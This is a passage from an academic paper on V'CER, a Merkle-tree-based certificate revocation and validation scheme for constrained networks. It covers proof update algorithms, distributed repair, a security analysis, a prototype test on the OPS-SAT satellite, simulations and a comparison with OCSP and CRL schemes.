While this keeps $\mathcal{Nodes}$' validation information updated, any PoI found in epochs affected by an update becomes invalid, and respective $\mathcal{Nodes}$ can no longer provide a valid proof for their certificates. Instead of $\mathcal{CA}$ individually distributing updated PoIs to all affected $\mathcal{Nodes}$, it constructs universal updates for all $\mathcal{Nodes}$. This is done by distributing PoIs for all updated certificates, including revoked ones. Due to the deterministic order of elements in SMT, $\mathcal{Nodes}$ can process the update PoIs affecting their own epoch to update their PoI. Afterwards, the update PoIs are discarded. Furthermore, when an update contains many PoIs, there are likely many redundant PoI elements that can be aggregated to reduce update size.

Algorithm 1 `update_poi_with_poi` function for updating a proof of inclusion regarding an up-to-date proof of inclusion. $int\langle p\rangle$ accesses the p-th bit of int from the right, $|\mathbb{H}|$ is the bit length of the hash digest and $|l|$ is the number of elements in list l. The variables ending in *path* are lists, *hash* and *bitmap* variables are integers that fit $|\mathbb{H}|$.

Input: *my_leaf_hash*, *my_path*, *my_path_bitmap*, *new_leaf_hash*, *new_path*, *new_path_bitmap*
Output: *my_path*, *my_path_bitmap*

1: $xor_leaves \leftarrow my_leaf_hash \oplus new_leaf_hash$
2: $target_pos \leftarrow$ position of left-most set bit in *xor_leaves* from the left
3: $is_update \leftarrow$ `False`
4: $path_pos \leftarrow 0$
5: **for** $i \leftarrow 0$ **to** $(target_pos + 1)$ **do**
6: **if** $my_path_bitmap\langle|\mathbb{H}| - 1 - i\rangle = \text{True}$ **then**
7: **if** $i = target_pos$ **then**
8: $path_pos \leftarrow path_pos + 1$
9: $is_update \leftarrow \text{True}$
10: **else**
11: $path_pos \leftarrow path_pos + 1$
12: $my_path[|my_path| - path_pos] \leftarrow new_path[|new_path| - path_pos]$
▷ loop finds update-bit-position and if it affects existing hash in path
13: $update_hash \leftarrow$ `calc_path_root` $(new_leaf_hash, new_path, new_path_bitmap, (target_pos + 1))$
14: **if** *is_update* **then**
15: $my_path[|my_path| - path_pos] \leftarrow update_hash$
▷ replace exiting hash in path
16: **else**
17: my_path`.insert(`$(|my_path| - path_pos), update_hash$`)`
18: $my_path_bitmap\langle|\mathbb{H}| - 1 - target_pos\rangle \leftarrow \text{True}$
▷ insert new hash in path & set respective bit in bitmap
19: **return** *my_path*, *my_path_bitmap*

Algorithm 1 shows how $\mathcal{Nodes}$ process update PoIs provided by $\mathcal{CA}$. The operation takes an up-to-date PoI and updates an outdated PoI found in the same epoch. This is then done for all PoIs in the update. The path-bitmaps work as described in Section 2.1. First, the hash of the outdated certificate is XOR-ed with the updated hash and the position of the left-most set bit shows where both PoIs split in the tree. Afterwards, the algorithm checks if the outdated PoI already has an element at the split position, triggering an overwrite of this existing element in the PoI. Otherwise, the outdated PoI needs an additional element at the split position, including a set bit in the bitmap. The hash is computed by calling `calc_path_root` (see Algorithm 6 in Appendix A), the same algorithm used to validate PoIs, except the optional last parameter indicates the need to stop at the specified depth, instead of the root hash.

Before the split position is reached, every PoI element is updated along the way. This effectively allows to blindly apply updates, meaning a $\mathcal{Node}$ does not need to worry about the order of applying updates. As long as the PoIs are up-to-date, Algorithm 1 does not perform any destructive updates. Afterwards, the executing $\mathcal{Node}$ can simply check if the resulting PoI is valid. Under the right circumstances, this may even cover for previously missed updates. We take advantage of this aspect for the distributed repair, described in Section 5.4.1.

Epoch Change. Whenever a new epoch starts, there might be many newly issued certificates. On one hand, the aforementioned forest prune occurs (see Section 5.1), i.e., many certificates will expire. At this point, many $\mathcal{Nodes}$ will get a new certificate. On the other hand, new $\mathcal{Nodes}$ may join the network, likewise with new certificates. In V'CER, the issuing of new certificates should be aggregated until an epoch change occurs to increase efficiency. This way, instead of constructing an update bundling many new PoIs, $\mathcal{CA}$ can distribute all the certificates hashes as the update, i.e., all epoch tree leaves. This reduces the update size for the epoch change and all $\mathcal{Nodes}$ that have been issued a new certificate can construct their PoI themselves. Further, this update only needs to be sent to $\mathcal{Nodes}$ that are affected by the epoch change. The rest of $\mathcal{Nodes}$ only need the new epoch root for their $\mathcal{VF}$. Additionally, in case an epoch does not contain any revoked certificates, the respective $\mathcal{E}_r$ can be set to $\mathtt{H}(\varnothing)$, indicating to the network that any certificates in this epoch are not revoked.

5.3 Aggregator Exchange

When a $\mathcal{Node}$ missed any updates from $\mathcal{CA}$, its $\mathcal{VF}$ will be outdated, and thus it will not have fresh certificate validation information. A key aspect of V'CER is for $\mathcal{Nodes}$ to be able to efficiently keep each other up-to-date. For this, $\mathcal{Nodes}$ exchange their Aggregator $\mathcal{Aggr}$ (cf. Section 5.1.1) with the contact message when they meet. Additionally, $\mathcal{Nodes}$ will add information about which epoch they belong to and if they have any caches ready. Both are important for the distributed repair, explained in Section 5.4, and in our accompanying example 1 Byte is sufficient (6 bits for the epoch and 2 bits as flags for caches).

$\mathcal{Nodes}$ only need an up-to-date $\mathcal{VF}$ to be able to correctly validate PoIs for any certificate. This ensures that the current

validation information spreads as quickly as possible throughout the network, without the need to consider any transmission aspects, such as acknowledgments from each $\mathcal{N}ode$ to $\mathcal{CA}$ to all $\mathcal{N}odes$ are up-to-date. For example, if a certificate was revoked and $\mathcal{CA}$ sends out an update, even a $\mathcal{N}ode$ missing this update will meet an up-to-date node eventually and after the $\mathcal{A}ggr$ exchange, inherently know about the revocation, i.e., reject the revoked certificate's PoI. Thus, this meets the requirement R.2 and R.5 for validating certificates.

Figure 4 ❶ depicts such an exchange in detail. After both exchanged their $\mathcal{A}ggr$, the outdated $\mathcal{N}ode$ on the right will see a new Aggregator root $\mathcal{A}_r$ as well as a newer timestamp $\mathcal{A}_t$, and realize its $\mathcal{VF}$ is outdated. To identify which trees are actually affected by the change, the outdated $\mathcal{N}ode$ will check the parities $\mathcal{A}_c$ and send the up-to-date $\mathcal{N}ode$ the respective outdated checksum identifiers. The up-to-date $\mathcal{N}ode$ will answer with the respective $\mathcal{E}_r$ and add $\mathcal{A}_s$. The outdated $\mathcal{N}ode$ is then able to update all of the tree roots in its $\mathcal{VF}$, re-calculate its $\mathcal{A}ggr$, and finally check if $\mathcal{A}_s$ is valid. If one of the actually changed $\mathcal{E}_r$ is found in the same epoch as the $\mathcal{N}ode$'s own certificate, it can imply that its PoI is outdated. There is also the case that $\mathcal{E}_r$ has changed; yet, the corresponding $\mathcal{A}_c$ resulted in the same as before. In this unlikely case, the outdated $\mathcal{N}ode$ has to request all $\mathcal{E}_r$, i.e., $\mathcal{VF}$.

In our example, let us assume there has been a change in the second newest epoch (covered by a main checksum) and 26th epoch in the middle. Thus, the outdated $\mathcal{N}ode$ will request the second and fifth checksum. The up-to-date $\mathcal{N}ode$ will respond with the 11 respective $\mathcal{E}_r$, which allows the outdated $\mathcal{N}ode$ to update its $\mathcal{VF}$. This entire exchange will require around 470 Bytes of communication overhead ($\mathcal{A}ggr + \mathcal{A}_s + 11 \cdot \mathcal{E}_r$) directly between the two $\mathcal{N}odes$.

5.4 Distributed Repair

While the $\mathcal{A}ggr$ exchange ensures that $\mathcal{N}odes$ update their certificate validation information as fast as possible, missed updates may also lead to a $\mathcal{N}ode$'s own PoI to be outdated. However, a key goal of V'CER is to avoid having the outdated $\mathcal{N}ode$ to contact $\mathcal{CA}$ and request a fresh PoI. Otherwise, many $\mathcal{N}odes$ individually requesting fresh PoIs at a similar time leads to a significant overhead for the entire network. Thus, in this section we will present ways how an up-to-date $\mathcal{N}ode$ can directly help an outdated $\mathcal{N}ode$ to repair its PoI. After an outdated $\mathcal{N}ode$ updated its $\mathcal{A}ggr$, it will realize its PoI is not valid and can start requesting repair information from up-to-date $\mathcal{N}odes$ it meets. In the following, we will present two different approaches for this. One is directly leveraging up-to-date PoIs from other $\mathcal{N}odes$. The other approach introduces a cache, stored and maintained by a share of $\mathcal{N}odes$ in the network for increased efficacy of distributed repairs. With these operations, V'CER meets requirement R.2 for a $\mathcal{N}ode$'s own validation proof.



Figure 4: Exchange of $\mathcal{N}odes$ for distributed repair for the three main operations.

5.4.1 Direct PoI Repair

With the direct PoI repair strategy, an outdated $\mathcal{N}ode$ can collect up-to-date PoIs from other $\mathcal{N}odes$ it meets to potentially repair its outdated PoI. Figure 4 ❷ depicts how such an exchange proceeds. After the initial $\mathcal{A}ggr$ exchange on contact, the outdated $\mathcal{N}ode$ knows if the other is up-to-date and if its certificate is found in the same epoch. If both are true, the outdated $\mathcal{N}ode$ will request the other's PoI, check if it is actually valid regarding the current $\mathcal{E}_r$, and if so, use it for repair.

The outdated $\mathcal{N}ode$ leverages Algorithm 1 for this, as mentioned in Section 5.2. The operation replaces all applicable elements in the outdated PoI with the elements in the up-to-date PoI. If the position of the up-to-date $\mathcal{N}ode$'s leaf is favorable, it will update one or more elements in the outdated PoI. In an unfavorable case, elements will simply remain unchanged. This process can be repeated with other up-to-date PoIs in the same epoch, until the $\mathcal{N}ode$'s own PoI is valid regarding the current $\mathcal{E}_r$. This gets more difficult the more updates a $\mathcal{N}ode$ missed for its epoch, which we evaluate in Section 6.2. As Algorithm 1 works by blindly replacing elements in the PoI, the outdated $\mathcal{N}ode$ must first verify the PoI used for the repair is actually valid for the current $\mathcal{VF}$.

5.4.2 Level-Cache Repair

For the Level-Cache (*LC*) strategy, a share of $\mathcal{N}odes$ with larger storage capacity, called *cacher*, may additionally keep all hashes of each $\mathcal{E}_\mathcal{I}$ on a specified depth, i.e., the cache level (*clvl*). This results in a storage overhead of 2^{clvl} hashes per epoch. As mentioned in Section 2.1, the leaves of an $\mathcal{E}_\mathcal{I}$ are uniformly distributed. Due to this fact, the higher depth levels of the SMT are likely to be assigned before the lower ones. If enough elements were inserted, the first few depth levels of a SMT will form a fully filled sub-tree. Further, most updates in its PoI from the perspective of one $\mathcal{N}ode$ will likely be in this sub-tree.

To clarify this phenomenon, consider the example of a SMT with one leaf that is only zeros. Any new leaf that is inserted will go a different path at one point in the tree, which creates the need for an additional element in the PoIs for both leaves. The chances that any new leaf will branch off to the second half of the tree, i.e., the leaf having a set bit on the most-left position, are 50%. The likelihood of branching off on the second depth level is 25%, and halves for any further depth level. Thus, when inserting many leaves, the first depth levels in the SMT will likely branch off first. This implicitly means, that given an up-to-date *LC*, outdated $\mathcal{N}odes$ are likely able to repair their own PoI with it. The exact probabilities of this are discussed in Section 6.2. Furthermore, $\mathcal{N}odes$ may use *LC*s with different *clvl*s, e.g, more resourceful $\mathcal{N}odes$ may keep a larger cache and more limited $\mathcal{N}odes$ a smaller one, if any at all. To avoid having to send the entire *LC* to an outdated $\mathcal{N}ode$, it will instead send its outdated PoI to the cacher $\mathcal{N}ode$, as shown in Figure 4 ❸.

In our example, we chose to equip a share of $\mathcal{N}odes$ with a *LC* for *clvl* = 7. This means that these cacher $\mathcal{N}odes$ will store an additional 4KB per epoch, and thus 208KB in total. In Section 7, we will discuss possible alternative strategies; yet, for our purposes we set all cachers to store a *LC* with the same *clvl* for all epochs.

Algorithm 2 `update_lvl_cache_with_poi` for updating the level-cache regarding a new proof of inclusion

Input: *LC*, *clvl*, *new_leaf_hash*, *new_path*, *new_path_bitmap*
Output: *LC*

1: $delete_bits \leftarrow 2^{(|\mathbb{H}| - clvl)} - 1$
2: $part_no \leftarrow new_leaf_hash \;\&\; \sim delete_bits$
3: $part_no \leftarrow part_no \gg (|\mathbb{H}| - clvl)$
▷ take *clvl* left-most bits that define position in *LC*
4: *update_hash* ← `calc_path_root` (*new_leaf_hash*, *new_path*, *new_path_bitmap*, *clvl*)
▷ calculate path's root, but stop at depth *clvl*
5: $LC[part_no] \leftarrow update_hash$
6: **return** *LC*

However, the cacher needs to keep its *LC* up-to-date as well. The construction of the *LC* is described in Appendix A.2.4. The cacher uses Algorithm 2 to process $\mathcal{CA}$ update PoIs for one epoch. First, it extracts the correct position in *LC* to be updated by the new PoI. Afterwards, it uses the PoI root hash calculation, with the only difference that it stops at *clvl* and inserts the resulting hash at the respective position of *LC*. When the cacher itself misses $\mathcal{CA}$ updates, it may also meet other cacher $\mathcal{N}odes$ and request up-to-date *LC*s from them.

Algorithm 3 `update_poi_with_lvl_cache` for updating a proof of inclusion with a given level-cache

Input: *my_leaf_hash*, *my_path*, *LC*, *clvl*
Output: *my_path*

1: $delete_bitmap \leftarrow 2^{(|\mathbb{H}| - clvl)} - 1$
2: $part_no \leftarrow my_leaf_hash \;\&\; \sim delete_bitmap$
3: $part_no \leftarrow part_no \gg (|\mathbb{H}| - clvl)$
4: $part_neg \leftarrow \sim part_no$
▷ negated bits of *part_no* define its hash-neighbor in *LC*
5: **for** $i \leftarrow 0$ **to** *clvl* **do**
6: *new_hash* ← `calc_pos_in_LC` (*part_neg*, $(i+1)$, *LC*)
▷ constructs a hash at position *part_neg* at depth $(i+1)$ with the *LC*
7: $my_path[|my_path| - 1 - i] \leftarrow new_hash$
8: $part_neg\langle clvl - 1 - i\rangle \leftarrow \sim part_neg\langle clvl - 1 - i\rangle$
▷ flip bit to get hash-neighbor for next depth
9: **return** *my_path*

To update a PoI with a *LC*, Algorithm 3 is used. Like in Algorithm 2, the first three lines construct the position of the targeted cache element in *LC*. Then, for all *clvl*, the respective neighborhood hash of the outdated PoI is constructed with the help of `calc_pos_in_LC`. This function simply takes a position and depth, which are used to construct a hash further up the tree in *LC*. The resulting hash is then set in the correct position in the outdated PoI. This process is repeated for all

depth levels in *LC*, as the lower depth PoI elements can be updated as well. This operation blindly replaces PoI elements and may not entirely repair the leaf's PoI. However, if it cannot entirely repair the PoI it will still repair elements that *LC* provides and at least assists in the overall repair process of the outdated $\mathcal{N}ode$. In Section 6.2 we show that *LC* can repair outdated PoIs with high probability, given appropriately chosen parameters.

6 Evaluation

In this section, we evaluate V'CER regarding multiple aspects. First, we evaluate its security, followed by an analysis on the success probabilities of the distributed repair approaches we introduced. Finally, we will consider V'CER's performance regarding run-time overhead and large-scale networks.

6.1 Security

As V'CER provides the means to validate certificates, the adversary $\mathcal{A}dv$ aims to convince $\mathcal{N}odes$ that (i) a revoked or forged certificate is valid, or (ii) a valid certificate is revoked. In the following, we will explore different strategies $\mathcal{A}dv$ may use to achieve this goal and explain how V'CER prevents their success.

Manipulating Updates. To achieve either (i) or (ii), $\mathcal{A}dv$ can try to counterfeit updates by disseminating a new $\mathcal{E}_r$ that reflects the false state of the targeted certificate, i.e., a valid PoI. However, a false $\mathcal{E}_r$ in $\mathcal{VF}$ would also result in a different $\mathcal{A}_r$. As $\mathcal{A}ggr$ is signed by $\mathcal{CA}$ via $\mathcal{A}_s$, $\mathcal{N}odes$ with an up-to-date $\mathcal{A}ggr$ will discard the counterfeit update as invalid.

Blocking Updates. $\mathcal{A}dv$ can isolate a $\mathcal{N}ode$ preventing $\mathcal{CA}$ updates to reach it or delay update messages such that they receive them after the validation. This way, a recently compromised certificate would still be validated regarding the outdated $\mathcal{VF}$, making $\mathcal{A}dv$ achieve (i). This requires $\mathcal{A}dv$ to block any contact of the outdated $\mathcal{N}ode$ with up-to-date $\mathcal{N}odes$, to prevent them to update their $\mathcal{VF}$. This gets increasingly more difficult with increased network connectivity and more opportunities to meet nodes. Nevertheless, as $\mathcal{CA}$ regularly sends out an updated $\mathcal{A}ggr$, even isolated $\mathcal{N}odes$ will eventually consider their current $\mathcal{VF}$ to be outdated, and thus reject any PoIs. This limits the vulnerability window for $\mathcal{A}dv$, similar to Certificate Revocation Lists (CRLs) or certificates with a limited lifetime, as considered in related works (cf. Section 9). However, we consider completely isolating $\mathcal{N}odes$ as non-trivial, and thus V'CER provides better security than schemes relying on a more centralized distribution of updates, as $\mathcal{A}dv$ needs to prevent a $\mathcal{N}ode$ to communicate with more entities.

Denial-of-Service. Instead of preventing updates from reaching an individual $\mathcal{N}ode$, a powerful $\mathcal{A}dv$ could also perform a DoS attack on the entire network to prevent it from receiving updates to achieve (i). Expecting a regular update of $\mathcal{A}ggr$ by $\mathcal{CA}$, all $\mathcal{N}odes$ will eventually consider their $\mathcal{VF}$ to be stale. Again, the vulnerability window is similar to other revocation checks.

Destructive Repair. To achieve (ii), $\mathcal{A}dv$ can target a $\mathcal{N}ode$ with an outdated PoI and send it false repair information to prevent it from obtaining a valid proof for its certificate after an applicable $\mathcal{CA}$ update. As described in Section 5.4 an outdated $\mathcal{N}ode$ ensures the correctness of repair information regarding its up-to-date $\mathcal{VF}$ before applying the repair. This way, any invalid repair information is detected. Further, meeting any benign $\mathcal{N}odes$ may result in a repaired PoI anyway and for $\mathcal{A}dv$ to prevent this, requires it to isolate the $\mathcal{N}ode$. Finally, a $\mathcal{N}ode$ with an outdated PoI will give up on repairs eventually and request its valid PoI directly from $\mathcal{CA}$.

6.2 Distributed Repair Analysis

In this section, we evaluate the effectiveness of distributed repair approaches. Note that the following results are for a single SMT; yet, $\mathcal{VF}$ will consist of a tree per epoch. For example, assuming individual PoI updates are evenly distributed among all epochs, the number of total missed updates needs to be divided by the number of epochs. For this, we ran simulations on a pre-generated SMT with 100,000 random leaves and averaged the results over 10,000 runs.

Direct PoI Repair Analysis We now present simulation results regarding the repair of an outdated PoI by using random up-to-date PoIs, as described in Section 5.4.1. From the perspective of an outdated $\mathcal{N}ode$, the key driver for success is the distance of the missed updated leaves from the $\mathcal{N}ode$'s own leaf in the SMT. The closer any missed updated leaf is, the fewer PoIs overall can help with the repair. The more updates are missed, the higher the probability that one of them is unfavorable for an outdated $\mathcal{N}ode$.

Figure 5 shows the simulation results for this strategy with an increasingly higher number of missed updates. *first* depicts the percentage of runs which failed to repair the outdated PoI on the first try and *first 10* for the first ten tries. After trying 100 PoIs, the run gave up and consider the attempt failed. Thus, *fails* shows the percentage of runs that stopped after 100 tries. Finally, *avg. try* sketches the average number of PoIs it took to successfully repair the outdated PoI.

Level-Cache Repair Analysis From a theoretical perspective, each *LC* divides each $\mathcal{E}_T$ into 2^{clvl} parts. An outdated $\mathcal{N}ode$ should be able to successfully use an up-to-date *LC* to repair its PoI, if no updates happened in the same part as its



Figure 5: Simulation results for the random PoI repair for increasingly higher number of missed updates.

certificate is located in. This model is shown in Figure 6. We assume that each missed update has a $1/(2^{clvl})$ chance to be in the same part as an outdated $\mathcal{Node}$, as the distribution of leaf positions is uniform (cf. Section 2.1). The differently colored lines show how many missed updates a *LC* can handle, with a probability less than the target percentage. The dotted line shows the storage overhead for each cache level. Our simulations confirmed the theoretical suggestion without significant deviations.



Figure 6: Theoretical number of missable updates for target fail probabilities regarding *LC*-based repair.

6.3 Performance Evaluation

In this section, we evaluate the performance of V'CER. First, in terms of run-time for low-power devices and second, the effectiveness for large-scale applications.

6.3.1 In-Orbit Setup

We implemented a prototype of V'CER to evaluate run-time performance of all basic operations and distributed repair. The prototype is written in Python. While Python is not optimal in terms of performance on constrained devices, we believe that it suffices for a prototype. Further, we used Python's `hashlib` for hash computations, which internally calls the OpenSSL native library [42]. Hash computations constitute the majority of computational overhead in V'CER. The prototype is available on GitHub[3].

To show the feasibility for one of the most challenging constrained networks, satellite networks, we deployed the prototype on ESA's OPS-SAT satellite, an in-orbit platform that is open for any party to register and upload experiments [19]. For this, we adjusted our prototype's code to run as a NanoSat MO Framework app [23], a straightforward way to run code on OPS-SAT, as it provides crucial services, such as data en-/decoding for transmissions. For this, we had to convert our prototype to Java, a requirement to use the MO Framework. The Java prototype uses the internal `BigInteger` class for the bit-operations and the internal `MessageDigest` class for the hash calculations. On the ground, we ran $\mathcal{CA}$ and deployed two additional devices, which were connected to ESA's satellite dish via a SSH tunnel to transmit data from and to the satellite. OPS-SAT uses the S-Band frequencies as the main link for data communication, with up to 256 kbit/s for communication from the satellite and 1 Mbit/s to the satellite [19]. Due to OPS-SAT's polar orbit and a single satellite dish in central Europe, a rough estimate for the amount of communication opportunities is less than 6 passes per day, each with less than 10 minutes of varying bandwidth capacity. This allowed us to successfully test V'CER's feasibility on a deployed satellite with constrained communication, including revocation checks, uploading $\mathcal{CA}$ updates, and distributed repairs between devices.

In the following, we present performance measurements over 1000 executions for the most complex aspects of V'CER. We use SHA-256 as a hash algorithm and *secp256r1* ECDSA for signatures. OPS-SAT runs on a Altera Cyclone V SoC with 800MHz and 1GB of RAM, while on the ground one device runs on a Raspberry Pi 3B+ with 1.4 GHz and 4GB of RAM, the other on a Raspberry Pi Zero W with 1GHz and 512MB of RAM. Note that OPS-SAT also runs other crucial systems in parallel, such as the Attitude Determination and Control System (ADCS). Furthermore, while OPS-SAT is quite powerful compared to other deployed satellites, upcoming satellite hardware will be more powerful, e.g., see the DAHLIA project [14] or the RAD5500 [4]. Results in Table 1 indicate that even with a much weaker (in terms of performance and RAM) system the execution of the individual steps is still fast, keeping most execution times in the range of approximately less than 40ms. An exception is processing 20 update PoIs, which is quite a high number for a single epoch and expected to be rare. This makes V'CER practical even for low-power devices, and thus fulfills requirement R.4 for low-performance devices.

[3] https://github.com/vcer4pki/VCER

Table 1: Run-time measurements of V'CER, @A refers to the Raspberry Pi 3B+, @B refers to the Rasbperry Pi Zero W, @C refers to the OPS-SAT satellite.

Operation	@A [ms]	@B [ms]	@C [ms]
Signature check & $\mathcal{A}ggr$ exchange	2.915	6.869	31.008
PoI authentication	3.776	19.847	228.083
Processing 20 update PoIs	76.929	407.744	4544.915
Single PoI repair	7.574	39.377	452.260
LC (*clvl* = 7) repair	6.191	29.474	264.278

6.3.2 Large-Scale Performance

To evaluate V'CER in terms of scalability, we implemented a large-scale network simulation in Python, directly leveraging the prototype described in Section 6.3.1, running on a Intel Xeon CPU E5-2650 v3 @ 2.30GHz with 10 cores and 256GB of memory. The simulation runs are executed with an increasing number of $\mathcal{N}odes$, from 10 000 up to a million, over the course of 4 simulated weeks. In line with related work, we simulate the aspects that affect V'CER's efficiency, i.e., communication overhead over the entire network. For instance, delays for individual communications between nodes will not significantly affect the system. As with the accompanying example in Section 5, we use the SHA256 hash function and *secp256r1* ECDSA for signatures. Further, $\mathcal{VF}$ is split into 52 epochs, representing 52 weeks of a lifetime of one year per certificate, and 7 parities consisting of 2 Bytes for each $\mathcal{A}_c$.

Each simulated week, an epoch change occurs, which executes the forest prune (cf. Section 5.1) and issues 0.1% new certificates (~5% yearly). On each day in the simulation, 0.028% of the active certificates are revoked (~10% yearly), which are re-issued the next day in the newest epoch. For example, as IoT devices are notorious for having security bugs, we assume a relatively large share of yearly revocations. Our share of revocations is based on the estimate of certificates affected by the Heartbleed bug in the Internet [35], one of the biggest recorded revocation event. Splitting the yearly revocations in days is in-line with related work [46], as even in the case of Heartbleed, revocations occurred gradually [35].

Every time $\mathcal{CA}$ distributes an update, a random share of $\mathcal{N}odes$ do not receive the update, i.e., become outdated. We simulated different missing shares of 10%, 30%, and 50% in separate runs. 10% of $\mathcal{N}odes$ are cachers that additionally store a *LC* with *clvl* = 7; yet, also can miss updates. For outdated $\mathcal{N}odes$ to repair their own validation information, each $\mathcal{N}ode$ encounters 5 random $\mathcal{N}odes$ each hour. During those encounters, both $\mathcal{N}odes$ exchange $\mathcal{A}ggr$, update their $\mathcal{VF}$ if applicable as well as notice outdated validation information, and if only one $\mathcal{N}ode$ is outdated try the distributed repair. After an outdated $\mathcal{N}ode$ has met 30 up-to-date $\mathcal{N}odes$ and was not able to repair its validation information, it will give up and request it directly from $\mathcal{CA}$.

Figure 7 shows the measurements of two failure percentages. The *failed repairs* shows the share of outdated $\mathcal{N}odes$, which were not able to distributively repair their validation information and instead, required a direct request to $\mathcal{CA}$. Even in the drastic case of 50% $\mathcal{N}odes$ missing updates with 1 million $\mathcal{N}odes$ total, more than 93% of the outdated $\mathcal{N}odes$ are able to collaboratively repair their PoI. Therefore, V'CER fulfills requirement R.1 and R.5 for a $\mathcal{N}ode$'s own validation proof. Outdated $\mathcal{N}odes$ need to meet 8.9, 9.3, and 10.1 up-to-date $\mathcal{N}odes$ on average until the distributed repair is successful, for 10%, 30%, and 50% of $\mathcal{N}odes$ missing updates respectively. Assuming only one of the two $\mathcal{N}odes$ in an encounter needs an up-to-date PoI, e.g., to establish a secure channel without mutual authentication, we also measured the percentage of encounters in which both $\mathcal{N}odes$ are outdated. With 1 million $\mathcal{N}odes$ and 50% $\mathcal{N}odes$ missing updates, there are less than 5% of encounters, in which both do not have an up-to-date PoI.



Figure 7: Simulation results for percentage of $\mathcal{N}odes$ failing to repair their PoI, when they missed $\mathcal{CA}$ updates, and the percentage of all encounters where both $\mathcal{N}odes$ are outdated; both for different missing shares



Figure 8: Simulation results for sent out Kilobytes for daily $\mathcal{CA}$ updates, weekly epoch change update size, and average weekly exchanged communication between $\mathcal{N}odes$ for different missing shares.

Figure 8 depicts three key communication overhead measurements. The graphs for *nodes weekly exchange* represents the average amount of exchanged Kilobytes directly between $\mathcal{N}odes$, per node per week. This includes the $\mathcal{A}ggr$ exchange, $\mathcal{VF}$ repair, and distributed repair of outdated PoIs. With 1 mil-

lion $\mathcal{N}odes$ and 10% of $\mathcal{N}odes$ missing updates, $\mathcal{N}odes$ directly exchange 27.2KB per week and 81.6KB with 50%. The *CA update size* is the average update size sent out daily by $\mathcal{CA}$. This contains both the revocations as well as the re-issuance the day after revocation (0.056% of total number of $\mathcal{N}odes$). This metric is independent of the missing share and for 1 million $\mathcal{N}odes$, the daily $\mathcal{CA}$ update is 179.3KB on average. Finally, the *epoch change size* shows the size of the weekly update sent out by $\mathcal{CA}$. Independent of the missing share as well, the epoch change is 629.8KB. Note, as mentioned in Section 5.2, that the epoch change update does not need to be distributed to all of the network and only needs to be sent to $\mathcal{N}odes$ affected by epoch change.

7 Discussion

This section discusses various practical aspects of V'CER.

PKI integration. Since V'CER only deals with certificate validation, it needs a Public Key Infrastructure (PKI) as the basis for deployment. To the best of our knowledge, V'CER can be used alongside any PKI scheme, similar to OCSP Stapling, by having the prover provide validation evidence (see Section 8). Ideally, the authentication PoI is directly sent along with the certificate during the handshake protocol to reduce communication overhead. Furthermore, to allow audit of individual changes, $\mathcal{CA}$ can keep a log of all individual operations, such as revocation of a certificate. External observers need only to store the resulting $\mathcal{A}ggr$ for each $\mathcal{CA}$ update, allowing them to verify $\mathcal{CA}$ logs after the fact.

Multiple Certificate Authorities. While we assume a single Certificate Authority (CA) throughout the paper, in some real-world use-cases there multiple CAs can be involved. This can be accommodated by employing a committee that acts as a single $\mathcal{CA}$ via consensus among the members, for all operations. For example, a signature scheme to allow for such a strategy are BLS signatures [9], which can model the necessary threshold-based signatures to create $\mathcal{A}_s$, verifiable by $\mathcal{N}odes$. Alternatively, each member can maintain its own $\mathcal{VF}$ and be responsible for certifying their distinct group of nodes in the network. In such a case, a node from one vendor can simply collect and keep the most recent $\mathcal{VF}$ of other vendors to authenticate their nodes. $\mathcal{N}odes$ would only have to deal with PoI updates regarding their vendor's $\mathcal{VF}$, while only keeping the other $\mathcal{VF}$ up-to-date.

Caching Certificates. If a $\mathcal{N}ode$ regularly communicates with another $\mathcal{N}ode$, the other $\mathcal{N}ode$'s certificate and PoI can be cached to avoid subsequent redundant checks. A $\mathcal{N}ode$ can keep cached PoIs up-to-date, just like it does for its own PoI. This way, there is a good chance that cached certificates are ready for use, even after many updates. If any cached PoIs get revoked, they can be discarded. Furthermore, since a $\mathcal{N}ode$ can provide many up-to-date PoIs to an outdated node, this strategy can vastly improve the direct PoI repair approach, as discussed in Section 5.4.1).

Dynamic Cache Sizes. While we assumed uniform use of *LC*, i.e., all cacher $\mathcal{N}odes$ use the same *clvl* across all epochs in $\mathcal{VF}$, it may be advantageous in some scenarios to use a dynamic cache size. On the one hand, cacher $\mathcal{N}odes$ with bigger storage can also keep bigger caches, allowing them to succeed more often when executing distributed repairs. On the other hand, the same cacher may use different cache sizes for different epochs. For example, if most updates are expected within newer epochs, a cacher can use a bigger cache for these than for almost expired epochs. Note, a bigger *LC* can easily construct a smaller one, e.g., when transitioning to a smaller cache on an epoch change.

8 Comparison to OCSP and CRL schemes

This section focuses on comparing V'CER to the most commonly found types of schemes found in the revocation space, Online Certificate Status Protocol (OCSP), CRLs, and variants that improve on CRLs.

OCSP Stapling. In OCSP, the verifier of a certificate directly requests a confirmation from $\mathcal{CA}$ that the certificate is not revoked. Due to the on-demand nature of OCSP, it is not directly applicable to our system model (cf. Section 3), as it requires a fast and reliable connection to $\mathcal{CA}$ to properly function. Nevertheless, there is also OCSP Stapling. Here, the proving party requests the OCSP for its own certificate, stores it, and directly delivers it to the verifier. Each OCSP has a validity period that enforces a fresh OCSP eventually. A single OCSP request is around 4KB in size [35]. However, if we assume the same validity period as in our accompanying example of a single day, this means all $\mathcal{N}odes$ in the network each needs to request a new OCSP daily. For example, even with 100 000 $\mathcal{N}odes$, this would already amount to around 390MB of communication overhead across the network, compared to our 18.4KB via the universal $\mathcal{CA}$ update.

Traditional CRLs. With the CRL approach, $\mathcal{N}odes$ need to maintain and store the entire CRL. However, these lists can grow very large. For example, in the Internet the CRLs size for the median certificate is 51KB, ranging up to 76MB for a single CRL [35]. Yet, even assuming an optimal CRL, i.e., storing only strictly necessary entries, would already require over 3.6MB of storage to cover for the whole year with 1 million $\mathcal{N}odes$ (as in our evaluation)—assuming an average of 38 Bytes per entry [35]. In contrast, $\mathcal{N}odes$ in V'CER only need to store ~3KB to achieve the same.

Enhanced CRLs. While traditional CRLs can be very large, there are numerous works to significantly reduce the storage and update overhead. To the best of our knowledge, the most notable works in this space recently are CRLite [32] and Let's Revoke [46]. Both aim to reduce storage and update sizes of revocation information for the Internet. CRLite uses a cascade of decreasingly smaller bloom filters to aggregate revocation information. For 1 million certificates, this requires ~112.5KB of storage [32]. Delta updates model the difference between the old and the new bloom filters on all levels, which can be applied in a XOR-like fashion. Modeling a change of 0.056% in the contained certificates, e.g., on daily revocations plus re-issuance (as in our evaluation), requires around 10% to 50% of the original filter size (according to the measurements presented in Figure 6 in [32]). Let's Revoke [46] uses a bitvector per expiration day per CA, which flags if consecutively numbered certificates have been revoked. As these bitvectors are expected to have many zeroes, they can further be compressed to save storage space. With 1 million certificates and 10% of them revoked, this requires ~70KB of storage (~125KB when not 